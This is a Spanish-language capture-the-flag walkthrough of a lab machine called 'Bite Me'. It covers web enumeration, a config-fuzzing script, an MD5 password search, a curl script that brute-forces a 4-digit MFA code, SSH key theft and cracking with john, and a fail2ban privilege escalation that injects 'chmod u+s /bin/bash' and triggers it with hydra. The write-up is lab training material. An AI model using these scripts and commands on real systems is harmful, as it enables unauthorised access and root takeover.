Bite Me
Enumeración
Nmap
sudo nmap -sV -Pn 10.10.31.72
Resultado:
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Características detectadas:
- Puerto 22: Servidor OpenSSH (7.6p1)
- Puerto 80: Servidor Web Apache (2.4.29)
Acceso al portal web (Puerto 80)

Figura 1: Acceso al portal web (Puerto 80)
Enumeración de directorios web
gobuster dir -u http://10.10.31.72 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30

Figura 2: Enumeación con Gobuster
Descubrimos un panel de login en /console
http://10.10.31.72/console/securimage/
Probamos de nuevo el descubrimiento de directorios sobre /console
gobuster dir -u http://10.10.31.72/console -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30

Figura 3: Enumeación con Gobuster sobre /console
En securimage encontramos un directorio abierto con información sobre plugin del captcha que utiliza en PHP.
http://10.10.31.72/console/securimage/

Figura 4: Acceso a http://10.10.31.72/console/securimage/
Encontramos también un archivo words.txt en:
http://10.10.31.72/console/securimage/words/words.txt

Figura 5: Archivo words.txt
Fuzzing de configuraciones
Sabiendo que existen archivos PHP de configuración podemos intentar forzar para descubrir algunas configuraciones. Para ello usaremos un script:
Script fuzzing_web.py
                        #!/usr/bin/env python3
                        import requests
                        import sys

                        def fuzz_configs(url):
                            potential_configs = [
                                "config.php", "config.phps", "config.bak",
                                "db_config.php", "settings.php", "wp-config.php"
                            ]
                            print(f"Fuzzing en: {url}\n")
                            for conf in potential_configs:
                                full_url = f"{url.strip('/')}/{conf}"
                                try:
                                    r = requests.get(full_url, timeout=5)
                                    if r.status_code not in [404, 400, 405]:
                                        print(f"[{r.status_code}] {full_url}")
                                except:
                                    continue

                        if __name__ == "__main__":
                            fuzz_configs(sys.argv[1])
Lo ejecutamos pasandole por parámetro la URL objetivo
python3 fuzzing_web.py http://10.10.31.72/console

Figura 6: Resultados de fuzzing_web.py
En config.phps encontramos un string en hexadecimal que al decodificarlo nos muestra un nombre de usuario:
6a6173676e5f746573745f6163636f756e74 → jason_test_account

Figura 7: Acceso a config.phps
En functions.phps encontramos cómo se valida la contraseña:
La válida cuando el hash MD5 termine en '001'

Figura 8: Acceso a functions.phps
Explotación
Encontrar contraseña válida
Sabiendo esto y teniendo la lista words.txt que encontramos antes podemos intentar ver cual de los hashes es el correcto.
Debemos crear una wordlist.txt con las palabras de http://10.10.31.72/console/securimage/words/words.txt

Figura 9: Creación de la word.txt
Ahora crearemos un script hashes.sh para encontrar contraseñas cuyo hash MD5 termine en '001'
Script hashes.sh
                        #!/bin/bash

                        wordlist="wordlist.txt"

                        while IFS= read -r word; do
                            hash=$(echo -n "$word" | md5sum | awk '{print $1}')
                            if [[ $hash == *001 ]]; then
                                echo "The password is: $word"
                                break
                            fi
                        done < "$wordlist"
Lo ejecutamos:
sudo chmod +x hashes.sh
./hashes.sh

Figura 10: Resultados de hashes.sh
La contraseña es: braggy
Ahora que tenemos usuario y contraseña podemos autenticarnos en http://10.10.31.72/console/

Figura 11: Acceso al login
Bypass de autenticación MFA
Al acceder con las credenciales mencionadas anteriormente, veremos que tenemos un MFA activo.

Figura 12: MFA activo en el login
Mirando el código fuente de la web podemos ver la función con la que se maneja el submit del MFA.

Figura 13: Inspeccionando el codigo del MFA
Nos fijaremos en esta función:

Figura 14: Inspeccionando el codigo del MFA
Más concretamente en este apartado:

Figura 15: Texto interesante dentro de la funxión del MFA
Podremos ver un mensaje que dice ser necesario implementar mecanismos de seguridad para evitar el ataque de fuerza bruta, justo lo que vamos a aprovechar.
Como nos indica el mensaje la clave es de 4 dígitos, por ello crearemos un diccionario de claves con crunch
crunch 4 4 1234567890 > MFA.txt

Figura 16: Uso de crunch
Capturamos con Burp Suite la petición de mandar el 2FA

Figura 17: Captura de la petición de login + MFA con Burp Suite
Ahora para hacer el brute forcing con Burp Suite va a tardar demasiado así que usaremos el siguiente script:
Script hashes.sh
                        #!/bin/bash

                        TARGET="http://10.10.31.72/console/mfa.php"
                        COOKIE="PHPSESSID=38foerd2ev0ekkvib75uv13484; user=jason_test_account; pwd=braggy"
                        WORDLIST="MFA.txt"
                        THREADS=25 # Puedes subirlo si el servidor aguanta

                        echo "[+] Bruteforce iniciado... solo se mostrará el código correcto."

                        cat "$WORDLIST" | xargs -P "$THREADS" -I {} bash -c '
                            CODE={}
                            RESPONSE=$(curl -s -X POST "'"$TARGET"'" \
                                -d "code=$CODE" \
                                -H "Content-Type: application/x-www-form-urlencoded" \
                                -H "Cookie: '"$COOKIE"'" \
                                -H "Referer: '"$TARGET"'" \
                                -H "User-Agent: Mozilla/5.0")

                            if ! echo "$RESPONSE" | grep -q "Incorrect code"; then
                                echo "[✔] Código correcto encontrado: $CODE"
                                pkill -P $$ curl 2>/dev/null
                                kill $$ 2>/dev/null
                            fi
                        '
Ahora lo ejecutamos:
sudo chmod +x bruteforce.sh
./bruteforce.sh

Figura 18: Resultados de hashes.sh
Con este código podremos acceder al panel
Acceso al panel
Con las credenciales jason_test_account:braggy y el código MFA 2573 accedemos al panel.

Figura 19: Acceso al ligin con credenciales y MFA válido
Veremos un panel para buscar y visualizar archivos

Figura 20: Acceso a la web
File viewer
Podemos ver archivos del sistema como /etc/passwd

Figura 21: Visualizar el /etc/passwd
Si probamos por ejemplo a hacer un dir podremos ver que utiliza la función scandir para listar los archivos y directorios

Figura 22: Uso de la función scandir
User Flag
Desde aquí ya podemos ver la flag de usuario
/home/jason

Figura 23: Listar ficheros
/home/jason/user.txt

Figura 24: User Flag
Acceso SSH
Buscamos claves ssh en el sistema.
la clave SSH en /home/jason/.ssh/id_rsa
/home/jason/.ssh/id_rsa

Figura 25: Clave RSA para acceso SSH
Pegamos esta clave en un archivo y como se encuentra encriptada utilizamos el siguiente comando para descifrarla

Figura 26: Clave RSA
ssh2john claveRSA > jasonkey
john jasonkey --wordlist=/usr/share/wordlists/rockyou.txt

Figura 27: Descifrado de la clave RSA
Ahora damos permisos al archivo y tendremos acceso al sistema por SSH.
sudo chmod +x claveRSA
ssh -i claveRSA jason@10.10.31.72

Figura 28: Acceso por SSH
Escalada de Privilegios
sudo -l

Figura 29: Visualización de permisos
Como vemos en el comando sudo -l el usuario:
(ALL : ALL) ALL Puedes ejecutar cualquier comando como root, si sabemos la contraseña
de jason.
(fred) NOPASSWD: ALL Puedes ejecutar cualquier comando como el usuario fred sin
contraseña.
Por lo tanto vamos a pasar al usuario fred.
sudo -s -u fred

Figura 30: Cambio al usuario fred
Ahora veremos los privilegios que cuanta el usuario fred
sudo -l

Figura 31: Permisos del usuario fred
Podemos reiniciar el servicio fail2ban como root sin contraseña.
"Fail to ban client" es un servicio que protege servidores bloqueando automáticamente direcciones IP que muestran actividad sospechosa
Si podemos editar archivos de configuración de fail2ban, podemos insertar comandos maliciosos. Como fail2ban ejecuta esas acciones como root, al activarse (por ejemplo con varios intentos fallidos de login), se ejecutaría nuestro comando con privilegios de administrador.
Explotando fail2ban
Verificamos permisos sobre /etc/fail2ban/action.d
find /etc -writable -ls 2>/dev/null
Confirmaremos que tenemos permisos de escritura en:
/etc/fail2ban/action.d/iptables-multiport.conf

Figura 32: Permisos de escritura en el fichero iptables-multiport.conf
Editaremos dicho archivo
nano /etc/fail2ban/action.d/iptables-multiport.conf
Añadimos la siguiente línea al final del archivo:
actionban = chmod u+s /bin/bash

Figura 33: Edición del fichero iptables-multiport.conf
Reiniciamos el servicio fail2ban
sudo systemctl restart fail2ban
Realizamos un ataque de fuerza bruta:
(Atacaremos por fuerza bruta el SSH (10.10.31.72) probando contraseñas de rockyou.txt para el
usuario root)
hydra -l root -P /usr/share/wordlists/rockyou.txt 10.10.31.72 ssh

Figura 34: Ataque con Hydra
Verificamos que /bin/bash tiene SUID:
ls -l /bin/bash

Figura 35: Cambio del SUID
La "s" en los permisos indica que el archivo tiene el bit SUID (Set User ID) activado. por lo tanto ha funcionado
Root Flag
Tenemos un bash con el SUID bit activado y propiedad de root. Esto puede permitirte abrir una shell como root:
/bin/bash -p
cat /root/root.txt

Figura 36: Root Flag